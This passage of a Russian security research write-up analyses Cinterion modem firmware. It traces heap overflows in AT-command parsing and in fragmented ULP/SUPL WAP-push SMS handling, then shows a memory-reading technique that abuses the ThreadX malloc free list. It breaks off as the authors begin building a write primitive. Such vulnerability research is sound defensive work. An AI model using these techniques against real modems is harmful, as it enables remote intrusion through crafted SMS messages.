Сама функция не предполагает возможность преобразования строки с числом параметров больше 11 (см. рисунок 52).

```
if ( !user_input_buffer )
  return 9;
if ( params_count > 11 )
  return 9;
```

Рисунок 52. Ограничение количества параметров

При этом каждый из параметров должен иметь размер длиной не более промежуточного буфера. Этот буфер используется для проведения преобразования строки в число каждого из параметров по отдельности. Его размер жестко задан в коде функции и также равен 11 байтам, выделяемым в куче (см. рисунок 53).

```
if ( *user_input_buffer )
{
  v23 = cat_memalloc_ext(11);
  if ( v23 )
  {
```

Рисунок 53. Выделение памяти

Внутри функции проверяется, не превышает ли число параметров в обрабатываемой строке их ожидаемого числа (см. рисунок 54).

```
if ( v5 >= params_count )
{
  ATCmdParams_destroy(v22);
  free_0(v23);
  return 5;
}
if ( *user_input_buffer == ',' || !*user_input_buffer )
{
  if ( v24 == 1 )
  {
    if ( *(user_input_buffer - 1) == ',' )
    {
      v16 = &v25[2 * v8];
      *v16 = 0;
      v16[1] = 0;
      v24 = 0;
      v8 = (char)(v8 + 1);
      v5 = (char)(v5 + 1);
    }
    v17 = user_input_buffer;
  }
```

Рисунок 54. Проверка на ожидаемое число параметров

Однако функция не проверяет, не превышает ли длина каждого параметра размер буфера, выделенного для его преобразования в число (см. рисунок 55). Поэтому копирование каждого из параметров входной строки будет проводиться до тех пор, пока не будет встречен разделитель «,» или не будет достигнут конец входной строки.

```
do
{
  v10 = (unsigned __int8)*user_input_buffer;
  if ( *(_BYTE *)(*v9 + v10) == ' ' )
  {
    v11 = v3;
    ++user_input_buffer;
    v3 = (char)(v3 + 1);
    *(_BYTE *)(v23 + v11) = v10;
  }
  else
  {
    if ( v10 != '-' )
    {
      ATCmdParams_destroy(v22);
      free_0(v23);
      return 23;
    }
    ++user_input_buffer;
    *(_BYTE *)(v23 + v3) = '-';
    v3 = (char)(v3 + 1);
    if ( *(_BYTE *)(*v9 + (unsigned __int8)*user_input_buffer) != ' ' )
    {
      ATCmdParams_destroy(v22);
      free_0(v23);
      return 9;
    }
  }
}
while ( *user_input_buffer != ',' && *user_input_buffer );
*(_BYTE *)(v23 + v3) = 0;
v13 = &v25[2 * v8];
*(_QWORD *)v13 = ((__int64 (__fastcall *)(int))str2int)(v23);
```

Рисунок 55. Ошибка в проверке длины параметров

При этом байты входного параметра будут складываться в один и тот же буфер, выделенный в начале. Соответственно, уже первый параметр AT-команды может переполнить этот буфер, если его длина превышает 11 байт.

Среди всех обработчиков AT-команд эта библиотечная функция используется только в обработчике команды *AT+XMUX*. В качестве данных эта команда принимает только числа, что также проверяется в процессе ее обработки. Поэтому обеспечить переполнение кучи произвольными бинарными данными с помощью этой ошибки нельзя. По этой причине мы приняли решение не пытаться реализовать полноценное выполнение произвольного кода на основе этого переполнения, зафиксировав наличие потенциальной возможности это сделать.

7.5 Обработка SMS-сообщений

Мы решили провести анализ безопасности обработки SMS-сообщений, начиная с момента получения сообщения. Для этого нам было необходимо восстановить алгоритм его обработки от этапа получения сырого сообщения от DSP до конечной обработки. Всего в обработке SMS-сообщений участвует несколько процессов[11], представленных на рисунке 56.

[11] В операционной системе ThreadX (сейчас Azure RTOS ThreadX) отсутствует концепция процессов, данная ОС работает с потоками. Однако, так как OEM-производитель использует термин "процесс" в изучаемой нами прошивке, мы тоже для согласованности используем данный термин в тексте статьи.




Рисунок 56. Процессы, участвующие в обработке SMS-сообщений

Первым обработку полученного SMS-сообщения начинает процесс *MNM*. Этот процесс отвечает за проверку соответствия полученного SMS-сообщения формату SMS PDU. Если тело полученного SMS-сообщения соответствует стандарту, то его отправляют на обработку в следующий процесс (см. рисунок 57). Важно отметить, что данный процесс в цепочке, представленной на рисунке 56, отвечает не только за обработку SMS-сообщений, но также участвует в конвейерной обработке различных сообщений и событий, поступающих из мобильной сети.

Рисунок 57. Обработка тела полученного SMS-сообщения

Интерес в данном случае представляет единственная функция, на работу которой может повлиять модификация содержимого SMS-сообщения – функция проверки структуры сообщения. Сама функция содержит простые проверки на соответствие значений полей полученного SMS-сообщения ожидаемым. Любая из этих проверок прервет обработку полученного SMS-сообщения в случае невыполнения. Среди всех полей, доступных для модификации, есть поле, обработка которого заслуживает внимания. Это поле *OA* (см. рисунок 58).

```
memcopy((_BYTE *)a2, sms_body_ptr, v8 + 1);   // here copy sca
pdu_type_offset = v29 + 1;                    // pdu type
v10 = (unsigned __int8)v29[1];
if ( v10 << 30 )
{
  if ( ~v10 << 30 )
    return 0x60;
}                                             // accept only pdu with sms-dekiver type or reserved
*(_BYTE *)(a2 + 42) = (v10 << 29 >> 31) + 1;  // mms bit
oa_offset = pdu_type_offset + 1;
*(_BYTE *)(a2 + 43) = *pdu_type_offset >> 7;
*(_BYTE *)(a2 + 44) = (*pdu_type_offset & 0x40) != 0;
*(_BYTE *)(a2 + 45) = (*pdu_type_offset & 0x20) != 0;
if ( (unsigned int)(pdu_type_offset + 1) >= sms_end_ptr )
  return 0x60;
if ( (unsigned int)&oa_offset[(((unsigned int)*oa_offset + 1) >> 1) + 1] >= sms_end_ptr )
  return 0x60;
v28 = a2 + 0x2E;
memSet((_BYTE *)(a2 + 0x2E), 0x2Au, 0xFF);
sub_62C6A860(oa_offset, (_BYTE *)(a2 + 0x2E), v25);
if ( (unsigned __int8)v25[0] > 0xCu )
  return 0x60;
v12 = &oa_offset[(unsigned __int8)v25[0]];
if ( (unsigned int)(v12 + 0xA) > sms_end_ptr )
  return 0x60;
v13 = *v12;                                   // pid
v14 = v12 + 1;                                // dsc
*(_BYTE *)(a2 + 0x58) = v13;
v15 = v14 + 1;                                // scts offset
*(_BYTE *)(a2 + 89) = *v14;
sub_62CBFDE4((_BYTE *)(a2 + 90), v14 + 1);
*(_DWORD *)(a2 + 100) = (unsigned __int8)v15[7];
v26 = v15 + 8;                                // ud
sub_62DE5BB0(*(unsigned __int8 *)(v16 + 25), v25, v24, v23, v22, v21, v20);
v17 = *(_DWORD *)(a2 + 100);
v18 = (unsigned __int8)v17;
if ( v24[0] == 1 || !v24[0] )
  v18 = (unsigned __int8)(v17 - v17 / 8);
v27 = &v26[v18];
if ( (unsigned int)&v26[v18] > sms_end_ptr || *(_BYTE *)(a2 + 44) && (unsigned __int8)*v26 > v18 )
  return 0x60;
if ( v18 > 0x8C )
  return 0x60;
memSet((_BYTE *)(a2 + 104), 0x8Cu, 255);
memcopy((_BYTE *)(a2 + 104), v26, v18);
*(_BYTE *)(v30 + 1) = (_BYTE)v27 - v30 - 2;   // setup new sms body size
```

Store OA in structure of size 0xF4 at offset 0x2E

Check OA size after copy

Рисунок 58. Поле OA

В соответствии со стандартом предполагается, что в *OA* хранится номер отправителя сообщения (см. рисунок 59). Длина этого номера не должна превышать *0xC* байт, для чего в коде имеется соответствующая проверка.




Рисунок 59. Содержимое поле OA согласно стандарту

Однако данная проверка происходит уже после обработки данных из сообщения. При этом внутри обработчика такая проверка отсутствует (см. рисунок 60).




Рисунок 60. Отсутствие проверки длины номера отправленного сообщения

Соответственно, хотя далее разбор заголовка сообщения и будет прерван, можно скопировать до *0x80* байт в буфер, который должен содержать не более *0x2A* байт. Это программная ошибка самого низкоуровневого драйвера обработки SMS-сообщений. Но именно в этом случае эта ошибка не приводит к уязвимости. Буфер с такой ошибкой копирования является частью структуры описания полученного SMS-сообщения размером *0xF4* и находится практически в ее начале по смещению *0x2A*. Если бы структура хранения обработанного заголовка SMS-сообщения имела другой формат, это привело бы к переполнению.

После того как были проверены все поля заголовка полученного SMS-сообщения, оно передается дальше на обработку в процесс *MDH*. Передача происходит с помощью посылки сигнала *0x2E002A* (см. рисунок 61).

```
*(_BYTE *)very_big_sms_extend_structure[5] = 1;
if ( *(_BYTE *)(v2 + 1352) )
{
  *(_BYTE *)(v2 + 1356) = 1;
  v4 = *(_DWORD *)(v2 + 1372) + 1;
  *(_DWORD *)(v2 + 1372) = v4;
  *(_DWORD *)(v2 + 1360) = v4;
  v5 = very_big_sms_extend_structure[1];
  *(_DWORD *)(v2 + 1368) = v4;
  *(_DWORD *)(v2 + 1364) = v5;
  if ( v4 == 255 )
    *(_DWORD *)(v2 + 1372) = 0;
  v6 = j_alloc_sig_loc(0xDCu, "mn:mnm.c", 6640);
  *(_DWORD *)(v6 + 12) = *(_DWORD *)(v2 + 8);
  *(_BYTE *)(v6 + 16) = -1;
  *(_BYTE *)(v6 + 20) = *(_BYTE *)(v2 + 3880);
  *(_DWORD *)(v6 + 24) = *(_DWORD *)(v2 + 1368);
  j_call_at_func((_DWORD *)(v6 + 28), (char *)(v2 + 0xCA8), 0xB2u, v7);// call memcopy
  *(_DWORD *)(v6 + 208) = very_big_sms_extend_structure[2];
  v8 = 0x19FD;
  *(_BYTE *)(v6 + 212) = *((_BYTE *)very_big_sms_extend_structure + 12);
  *(_BYTE *)(v6 + 213) = *((_BYTE *)very_big_sms_extend_structure + 13);
  *(_DWORD *)(v6 + 216) = very_big_sms_extend_structure[4];
  v9 = v6;
}
else
{
  v10 = j_alloc_sig_loc(0xDCu, "mn:mnm.c", 6658);
  *(_DWORD *)(v10 + 12) = *(_DWORD *)(v2 + 8);
  *(_BYTE *)(v10 + 16) = -1;
  *(_BYTE *)(v10 + 20) = *(_BYTE *)(v2 + 3880);
  *(_DWORD *)(v10 + 24) = very_big_sms_extend_structure[1];
  j_call_at_func((_DWORD *)(v10 + 28), (char *)(v2 + 0xCA8), 0xB2u, v11);
  *(_DWORD *)(v10 + 208) = very_big_sms_extend_structure[2];
  v8 = 6671;
  *(_BYTE *)(v10 + 212) = *((_BYTE *)very_big_sms_extend_structure + 12);
  *(_BYTE *)(v10 + 213) = *((_BYTE *)very_big_sms_extend_structure + 13);
  *(_DWORD *)(v10 + 216) = very_big_sms_extend_structure[4];
  v9 = v10;
}
return j_send_sig_no_to_loc(v9, 0x2E002Au, "mn:mnm.c", v8);
```

Рисунок 61. Передача сообщения далее по сигналу 0x2E002A

Этот сигнал обрабатывается процессом *MDH* (см. рисунок 62). Обработка SMS-сообщения заключается в его передаче дальше по цепочке в процесс *ATC* через сигнал *0xFE01B7* (см. рисунок 63).

```
if ( signal_code == 0x2E002A )
{
  sms_data_buffer = (char *)(sms_data_buffer_external_struct + 28);
  v16 = *(_DWORD *)(sms_data_buffer_external_struct + 24);
  v17 = sub_63380CB4(unk_61D9EE3F);
  if ( v17 )
    here_operate_incoming_sms_mdh(v17, v16, sms_data_buffer);
  return v5;
}
```

Рисунок 62. Обработка сигнала процессом MDH

```
v5 = j_alloc_sig_loc(0xCCu, "dr:mdh_mmi_sms_handler.c", 98);
*(_DWORD *)(v5 + 12) = MEMORY[0x70844EA0];
*(_BYTE *)(v5 + 16) = -1;
*(_DWORD *)(v5 + 20) = a2;
j_memcopy((_BYTE *)(v5 + 24), sms_data_buffer, 0xB2u);
*(_DWORD *)(v5 + 8) = 0xFE01B7;
return send_sig_loc_ext(v5);
```

Рисунок 63. Передача сообщения далее в процесс АТС через сигнал 0xFE01B7

Этот сигнал далее обрабатывается в callback-обработчике процесса *UTACAT*, который регистрируется самим *UTACAT* в начале его работы. Этот callback кладет SMS-сообщение в очередь сообщений процесса *UTACAT* (см. рисунок 64).

```
v9 = a4;
result = cat_memalloc_ext(0xC8, (int)a2, a3, a4);
v8 = result;
if ( result )
{
  *(_BYTE *)result = 5;
  *(_DWORD *)(result + 4) = a1;
  *(_WORD *)(result + 8) = 0x98;
  programm_memcopy((_DWORD *)(result + 12), a2, 0xBCu, v7);
  v9 = v8;
  return send_IPC_to_thread(1u, (int)&v9);
}
return result;
```

Рисунок 64. Обработка сигнала в callback-обработчике процесса UTACAT

Далее процессом *UTACAT* производится обработка тела полученного SMS-сообщения (см. рисунок 65). При этом в самом начале проводится безусловная проверка соответствия полученных SMS-сообщений протоколам OTAP и ULP[12]. На модеме помимо этих двух протоколов оказалась доступна только отсылка стандартных SMS-сообщений. Мы решили начать наше исследование безопасности протоколов с OTAP.

[12] https://www.openmobilealliance.org/release/supl/V1_0-20070615-A/OMA-TS-ULP-V1_0-20070615-A.pdf

```
int __fastcall OperateSMS(int a1, int a2, char *sms_structure_buffer)
{
  v32 = a1;
  v33 = a2;
  v34 = sms_structure_buffer;
  v27 = 0;
  v4 = (_DWORD *)sub_62EB1E7A(a2);
  sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
  sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
  v21 = sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
  v5 = sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
  result = j_OTAPSmsOperate(sms_structure_buffer);
  if ( result )
    return result;
  result = sub_62CA8832(*(unsigned __int8 *)(*(_DWORD *)(v33 + 188) + 44));
  v8 = result;
  if ( !sms_structure_buffer )
    return result;
  programm_memcopy(v4 + 227, sms_structure_buffer, 0xBCu, v7);
  v24 = j_Pos__Cat_GPSMngr_handleSUPLsms(v33, (unsigned __int8 *)sms_structure_buffer);
  v25[4] = sms_structure_buffer[11];
  sms_header = sms_structure_buffer + 12;
  ((void (__fastcall *)(_BYTE *, char *, int, _BYTE *))memcopy)(v26, sms_structure_buffer + 12, 0xB0, v30);
  memFill(&sms_data_buffer, 180u);
  LOBYTE(sms_data_buffer) = 3;
  BYTE1(sms_data_buffer) = sms_structure_buffer[11];
  ((void (__fastcall *)(char *, char *, _DWORD, _BYTE *))memcopy)(
    (char *)&sms_data_buffer + 2,
    sms_header,
    (unsigned __int8)sms_structure_buffer[11],
    v30);
  sub_62CA555C((unsigned __int8 *)&sms_data_buffer + 2, 0, &v27);
  *((_BYTE *)v4 + 1956) = v27;
  *((_BYTE *)v4 + 1096) = 3;
  *((_BYTE *)v4 + 1097) = sms_structure_buffer[11];
  ((void (__fastcall *)(char *, char *, _DWORD, _BYTE *))memcopy)(
    (char *)v4 + 1098,
    sms_header,
    (unsigned __int8)sms_structure_buffer[11],
    v30);
  if ( sms_data_unpack((int)&sms_data_buffer, v28, v8) )
  {
    v9 = 24;
    v10 = v32;
    return Save_sms_to_Mem(v4, (unsigned __int8 *)sms_structure_buffer, v9, v10);
  }
```

OTAP Protocol

ULP Protocol

Usual sms operation

Рисунок 65. Обработка SMS-сообщения процессом UTACAT

7.6 Анализ протокола OTAP

В протоколе OTAP данные передаются с помощью SMS-сообщений, имеющих специальные значения полей *Class* и *PID* (см. рисунок 66).




Рисунок 66. Передача данных в протоколе OTAP

Сами OTAP-сообщения представляют собой ASCII текст, который передается в теле SMS-сообщения. Пример такого сообщения приведен на рисунке 67.

Delete operation:
OTAP_IMPNG
PWD:secret
JADURL:http://www.greatcompany.com/coolapps/mega.jad
START:delete

Рисунок 67. Пример сообщения OTAP

Первоначальная обработка полученного сообщения происходит в процессе *UTACAT*. Этот процесс отвечает за декодирование принятого SMS-сообщения и его отправку в целевой процесс обработки OTAP-протокола.

В обработке сообщения на стороне процесса *UTACAT* можно влиять только на две функции, отвечающие за декодирование OTAP. Первая – функция конвертации полученного сообщения в текстовый формат (см. рисунок 68).

```
if ( convert_to_ascii((int)v20, v21, (int)v13 + 1, 160, &v12) )
{
  JavaLog(27, (int)"[ERR][%s(L:1321)]leave,Convert to ASCII failed", &aOtapDodelete[0x1E]);
  return 0;
}
```

Рисунок 68. Функция конвертации полученного сообщения в текстовый формат

Вторая – проверка наличия SMS ID в заголовке сообщения OTAP (см. рисунок 69).

```
if ( LOBYTE(v13[0]) < 0xAu || str_cmp((char *)v13 + 1, "OTAP_IMPNG", 10) )
{
```

Рисунок 69. Проверка наличия SMS ID в заголовке сообщения OTAP

В процессе исследования мы не обнаружили ошибок в реализации этих функций. Кроме того, сам протокол передачи является тривиальным, поэтому далее мы переключились на анализ функций обработки принятого сообщения.

Обработчик принятого OTAP-сообщения находится в нативной реализации библиотеки MIDP процесса *JVM*, являющегося интерпретатором Java. Сам процесс *JVM* встречает исследователя приятным приветствием, приведенным на рисунке 70.

```
sub_634F4D54(v13, byte_61A6E940, 7);
JavaLog(0, (int)"[%s(L:1140)]SOMETHING WONDERFUL HAS HAPPENED!!\r\n", &loc_637BE68A);
v32 = sub_62C5AF34(1643134216);
```

Рисунок 70. Сообщение-сюрприз в процессе JVM

И сразу же раскрывает все тайны относительно хранения мидлетов и других системных файлов и папок (см. рисунок 71).

```
sub_62BD1450("/sys", (int *)"/sys", 4);
sub_62BD1450(aSys_4, (int *)"/sys/", 5);
sub_62BD1450(&aSys_4[255], (int *)"/sys/.cinterion.internal/java", 29);
sub_62BD1450(&aSys_4[765], (int *)"A:/.cinterion.internal/java", 27);
sub_62BD1450(v41, (int *)"/sys/.cinterion.internal/java/_main.ks", 38);
sub_62C458C8("/sys/.cinterion.internal");
sub_62C458C8("/sys/.cinterion.service");
sub_62C458C8("/sys/.cinterion.service/SLAE");
sub_62C458C8("/sys/.cinterion.internal/java");
sub_62C458C8("/sys/.cinterion.internal/java/storage");
sub_6368E77C((int)"system.storage_root", (int)"/sys/.cinterion.internal/java", 1, 0);
sub_6368E77C((int)"profiler.filename", (int)"/sys/graph.prf", 1, 0);
sub_6368E77C((int)"system.default_storage", (int)"/sys/.cinterion.internal/java/storage", 1, 0);
```

Рисунок 71. Данные о хранении мидлетов и других системных файлов и папок

Процесс обработки полученного OTAP-сообщения достаточно хорошо закомментирован в коде. Это позволило быстро установить, что если OTAP не был ранее активирован с помощью AT-команды *AT^SJOTAP*, то полученное сообщение обрабатываться не будет (см. рисунок 72). Активация заключается в создании специального файла настроек OTAP на ПФС. С учетом того что нашей целью было проанализировать безопасность протокола без перевода системы в специальные условия работы, мы приняли решение переключиться далее на анализ реализации протокола ULP.

```
JavaLog(27, (int)"[VBS][%s(L:1592)]enter.", "OtapSMSin2");
if ( !a1 )
  return JavaLog(27, (int)"[ERR][%s(L:1596)]leave, pdata == NULL.", "OtapSMSin2");
memcopy(v8, a1, 161u);
java_mem_free((int)a1, (int)"OtapSMSin2", 0x641);
if ( unk_600DE5C0 )
  return JavaLog(27, (int)"[WRN][%s(L:1606)]leave, OTAP already in progress -> ignoring", "OtapSMSin2");
JavaLog(27, (int)"[VBS][%s(L:374)]enter.", "isOtapFilePresent");
v3 = (int)sub_62BD14C0(aCinterionInter_1);
memFill(aCinterionInter_1, v3);
strcopy(0x61A7E788, 0x6181CFEB);
strcopy(0x61A7E788, 0x600DE5D0);
if ( isFilePresent ("/.cinterion.internal/java/Otap_AtParams.bin", (int)v7) < 0 )
{
  JavaLog(27, (int)"[ERR][%s(L:383)]retval < 0, leave.", "isOtapFilePresent");
  return JavaLog(27, (int)"[ERR][%s(L:1613)]leave, OTAP has never been configured -> ignoring.", "OtapSMSin2");
}
if ( (v7[2] & 0x200) != 0 )
{
  JavaLog(27, (int)"[ERR][%s(L:389)]UTA_FS_ATTR_DIR, leave.", "isOtapFilePresent");
  return JavaLog(27, (int)"[ERR][%s(L:1613)]leave, OTAP has never been configured -> ignoring.", "OtapSMSin2");
}
JavaLog(27, (int)"[INF][%s(L:394)]File Present, leave.", "isOtapFilePresent");
JavaLog(27, (int)"[INF][%s(L:1617)]before OTAP_SmsProcess\n", "OtapSMSin2");
if ( OTAP_SmsProcess(v8, byte_600DE5B0) )
{
  JavaLog(27, (int)"[INF][%s(L:1621)]after OTAP_SmsProcess, otapOp = %d\n", "OtapSMSin2", byte_600DE5B0[0]);
  if ( byte_600DE5B0[0] == 1 )
  {
```

Рисунок 72. Проверка на активацию OTAP

7.7 Анализ протокола ULP

Кроме возможности удаленного управления мидлетами через SMS-сообщения по протоколу OTAP, модем обеспечивает возможность геопозиционирования с помощью

подсистемы SUPL [13]. Эта подсистема предусматривает обмен специальными сообщениями между H-SLP (Home SUPL Location Platform) и SET (SUPL Enabled Terminal). Модем является объектом SET. Пример взаимодействия представлен на рисунке 73.




Рисунок 73. Взаимодействие по протоколу ULP

Обмен сообщениями производится с помощью бинарного протокола ULP. Данные по этому протоколу в сети GSM передаются через PUSH-сообщения с помощью протоколов стека WAP[14]. Типичное ULP-сообщение на примере сообщения SUPL INIT представлено на рисунке 74.

[13] https://www.openmobilealliance.org/release/SUPL/V2_0-20120417-A/OMA-AD-SUPL-V2_0-20120417-A.pdf

[14] UserPlane Location Protocol, Open Mobile Alliance™: https://www.openmobilealliance.org/release/SUPL/V2_0_5-20191028-A/OMA-TS-ULP-V2_0_5-20191028-A.pdf

Field	Reference	Size	Type	Value
WSP PDU Header				
TID		1	Octet	—
PDU Type		1	Octet	0x06
Push Header Length		1	Octet	(varies)
content type		(depends on *Value* chosen)	Octet	(varies)
Push Header				
x-wap-application-id		1	Octet	0xAF
x-application-Id-field		(depends on *Value* chosen)	Octet	(varies)
Push Content				
SUPL INIT Message		N	Octet	—

Рисунок 74. Сообщение SUPL INIT

На уровне PUSH-сообщений WSP в проколе ULP заложена возможность фрагментации передаваемого сообщения. Это сделано для того, чтобы можно было передавать большие бинарные сообщения через ограниченный канал передачи SMS-сообщений. На стороне SET WSP-протокол предусматривает индексацию для фрагментированной передачи SMS-сообщений. При этом SULP-сообщение в самом начале содержит размер передаваемого сообщения.

Пример первого SMS-сообщения представлен на рисунке 75. Пример последующих SMS-сообщений представлен на рисунке 76.




Рисунок 75. Пример первого SMS-сообщения




Рисунок 76. Пример последующих SMS-сообщений

За размер всего ULP-пакета отвечает переменная *ULPSizeFromPacket*, а за размер принятого WAP-сообщения – *wapTpduLen*. Обработка WAP-сообщений заключается в последовательном копировании фрагментов ULP-сообщения в буфер, размер которого равен *ULPSizeFromPacket*.

В ходе анализа работы драйвера, отвечающего за обработку фрагментации ULP-сообщений, мы обнаружили уязвимость переполнения кучи. В соответствии с протоколом передачи переменные *ULPSizeFromPacket* и *wapTpduLen* вычисляются независимо. Эти переменные взаимосвязаны только в части алгоритма приема WAP-сообщений: сумма размеров всех принятых WAP-сообщений одного UPL-сообщения не должна превышать *ULPSizeFromPacket*. Но в алгоритме приема WAP-сообщений отсутствует такая проверка. Соответственно, принятый WAP-пакет размера

wapTpduLen будет копироваться в буфер размера *ULPSizeFromPacket* (см. рисунок 77). Это классический пример переполнения буфера в куче.

```
        goto LABEL_44;
      }
      j_mem_fill_zero(v29, v43 + 1);
      j_memcopy((_BYTE *)Wap_Buffer_base, ULPSizeFromPacket, wapTpduLen);
      v30 = wapTpduLen;
    }
```

Рисунок 77. Найденный Heap Overflow

Сформировав соответствующее SMS-сообщение, нам удалось вызвать ошибку переполнения кучи на стороне модема, которая привела к его полной перезагрузке. Чтобы выяснить причину перезагрузки, мы воспользовались уже известной AT-командой для считывания ошибок *AT+XLOG*. Результат работы данной команды приведен на рисунке 78.

```
Date: 2018:1:1

Time: 1:42:24

Register:

r0:  0xDDDDDDDD  r1:  0x00000132  r2:  0x60616CC0

r3:  0x00000000  r4:  0x605C4BD8  r5:  0x00000008

r6:  0x60616CC0  r7:  0x00000000  r8:  0xFFFF229C

r9:  0xFFFFEEEE  r10:  0x605C4CD8  r11:  0xFFFF2C48

r12:  0x60616CC0  r13:  0xFFFF3B20  r14:  0x98F184AD

r15:  0x62BCB220

SPSR: 0x200000D3  DFAR:  0xDDDDDDE1  DFSR: 0x00000005


OK
```

Рисунок 78. Результат работы AT+XLOG

В полученном дампе видно, что регистр *R0* содержит контролируемые нами данные. Таким образом мы подтвердили, что можем не просто переполнить кучу, но и встраивать свои данные в исполняемый программный код.

Однако у нас не было возможности получить дамп памяти на момент падения. Чтобы понять, является ли обнаруженная уязвимость действительно серьезной или это очередное неэксплуатируемое переполнение буфера, нам предстояло решить проблему чтения оперативной памяти.

7.8 Как медленно читать память

Проанализировав код, адрес которого указан в качестве точки падения в дампе из AT-команды, стало ясно, каким образом наши данные появляются в регистре R0 (см. рисунок 79). Падение стабильно происходило в функции *malloc()*. Причиной падения являлась попытка разыменования non-mapped адреса, которая приводила к ошибке обращения к памяти и, соответственно, к HW fault.




Рисунок 79. Причина появлений наших данных в регистре R0

Чтобы разобраться в причине происходящего, нам пришлось глубоко погрузиться в устройство менеджера памяти ОС модема.

7.8.1 Структуры Heap Free и Heap Base

Вся память кучи делится на chunk'и. Каждый chunk содержит указатель на следующий, пользовательские данные (или незанятую память) и признак того, занят или свободен он в данный момент.

Chunk считается свободным, если в нем присутствует *heap_free_magic* вида *0xFFFFEEEE*. Если же chunk занят, то вместо *heap_free_magic* будет записан указатель на глобальную структуру описания текущего состояния всей кучи — *HeapBase* (см. рисунок 80). Весь перечень полей этой структуры можно найти в заголовках операционной системы ThreadX, доступных в открытом доступе[15].




Рисунок 80. Устройство кучи

Поиск подходящего свободного chunk'а происходит путем обхода всех свободных chunk'ов, начиная с первого свободного. Ссылка на первый свободный chunk хранится в структуре *HeapBase*. Размер текущего chunk'а вычисляется разностью адресов между следующим и текущим.

Поиск подходящего свободного chunk'а в функции *malloc()* сводится к последовательному обходу однонаправленного связанного списка. Если наше SMS-сообщение превышало размер выделенного для него chunk'а, то при копировании оно затирало данные следующего. Такой chunk становился испорченным. Однако это не приводило сразу к программной ошибке и аварийному завершению работы модема. ОС продолжала свою работу, и в процессе этого снова происходил вызов функции *malloc()*, а значит, выполнялся обход всех chunk'ов, начиная с первого свободного.

[15] https://github.com/eclipse-threadx/threadx/blob/0d308c7ae62085e68c7aa0a516f664c39e9a8407/common/inc/tx_api.h#L632C36-L632C36

В такой ситуации в процессе выполнения *malloc()* может возникнуть момент, в которой свободный chunk находился перед испорченным chunk'ом. Тогда при попытке перехода к следующему chunk'у по ссылке из испорченного chunk'а происходит разыменование данных из регистра R0 по адресу, которым управляем мы (см. рисунок 81).

Рисунок 81. Chunk'и после выполнения malloc()

Если считывание данных будет проводиться по адресу, который доступен в памяти модема, то никакой ошибки не произойдет, а его значение будет сохранено в том же регистре R0.




Рисунок 82. Чтение данных

Однако если по считанному адресу снова будет указатель на non-mapped адрес, то произойдет ошибка доступа к памяти. При этом в регистре R0, значение которого можно считать через AT-команду *AT+XLOG*, будут содержаться последние верно считанные данные. В нашем случае это будут данные из адреса, который мы укажем в теле WAP-сообщения.

7.8.2 Карта памяти модема

Чтобы понять, какой адрес считается допустимым, необходимо было составить карту памяти модема. Для этого мы использовали вендорную команду получения информации о регионах памяти *AT@init:get_mem_info()*. Полученная в результате карта памяти представлена в таблице 2.

Начало региона	Конец региона	Назначение
0x00080000	0x000A0000	PSI RAM
0x62B80000	0x63E7FFFF	Code Section
0x60000000	0x62694C48	Ram Section
0xFFFF0000	0xFFFF1010	Mapped PSI RAM
0xFFFF2000	0xFFFF4000	Mapped PSI RAM
0x00400000	0x00500000	FLASH
0x18000000	0x19000000	HW
0xE0000000	0xF0000000	HW

Таблица 2. Карта памяти

Отметим, что обработчик указанной команды считывает регионы памяти из жестко прописанной в коде ОС модема таблицы значений адресов.

7.8.3 Чтение памяти модема через Heap Overflow

Выяснив, какие адреса допустимы, нам стало понятным, какую стратегию считывания памяти мы должны использовать.

Если мы будем читать адреса из секции кода, то данные, хранящиеся по этим адресам, являются ARM-инструкциями и поэтому заведомо будут недопустимыми адресами в памяти. При помощи такого подхода можно считывать любые данные из секции кода, даже BootROM (см. рисунок 83).




Рисунок 83. Чтение секции кода

Чтение секции данных требовало немного другого подхода (см. рисунок 84). В секции данных, в отличие от секции кода, считываемые слова длиной 4 байта потенциально могут являться допустимыми адресами в памяти модема. В этом случае вместо того, чтобы указывать адрес, выравненный на 4, можно читать невыравненные адреса (настройка процессора модема это позволяет). Только если любая циклическая перестановка 4 байтов считанных данных будет представлять собой mapped адрес, реальное значение, хранящееся по этому адресу, не получится считать описанным способом. Таких адресов нами обнаружено не было.

Рисунок 84. Чтение секции данных

В итоге мы смогли считать все интересующие нас регионы памяти модема и – что самое главное – установить контекст окружения в момент переполнения буфера через WAP SMS сообщение. Надо отметить, что скорость чтения, которой нам удалось добиться с помощью описанного алгоритма, составила всего лишь 7 б/мин. Поэтому чтение всех интересующих нас регионов памяти заняло несколько недель.

7.8.4 Получение контекста переполнения

Важно также обратить внимание на получение контекста переполнения. В описанном нами способе считывания памяти предполагается, что после чтения каждых 4 байт (в лучшем случае) из секции данных модем будет перезагружен. Однако за счет того, что система загружается последовательно, контекст окружения кучи в области, где происходит переполнение, никогда не меняется. Более того, мы обнаружили, что само переполнение происходит всегда по одному и тому же адресу!

Это связано с тем, что для переполнения мы используем значение переменной *ULPSizeFromPacket*, равное 1. С точки зрения алгоритма работы функции *malloc()* это означает, что нам подойдет самый первый свободный chunk.

В силу особенностей процесса загрузки ОС в куче всегда имеется небольшой chunk размера 8 байт, который не подходит ни одному процессу (отсутствуют вызовы для столь малого размера памяти). При этом и до, и после него в памяти выделены chunk'и, которые не будут освобождаться до окончания работы ОС, поэтому этот восьмибайтовый chunk не будет дефрагментирован.

Соответственно, при каждой перезагрузке модема мы обязательно вызовем переполнение в одном и том же адресе памяти. За счет этого нам не требуется

примитив чтения памяти через обнаруженную уязвимость, потому что нам и так известен адрес, по которому происходит переполнение буфера.

7.9 Примитив записи

После того как был получен контекст переполнения, мы приступили к задаче реализации примитива записи. Часто такой примитив реализуется путем манипуляции указателями на соседние chunk'и, находящиеся в двусвязных списках, с последующей вставкой адресов в глобальную структуру описателя кучи.

Однако в нашем случае использовался односвязный список, а единственный обновляемый в процессе работы с кучей указатель в структуре *HeapBase*, на который мы можем влиять, является указателем на первый свободный chunk в куче.

Поэтому необходимо было установить, какие структуры данных, на которые мы можем воздействовать, могут позволить нам обеспечить запись в памяти, а также разобраться с тем, как эти структуры в памяти собрать.

Мы приступили к анализу доступных функций, затрагиваемых переполнением chunk'ов на куче: функции *malloc* и *free*. В частности, требовалось найти участок кода, в котором производилась бы запись по адресу, на значение которого могли повлиять данные из WAP-сообщения.

7.9.1 Функция free

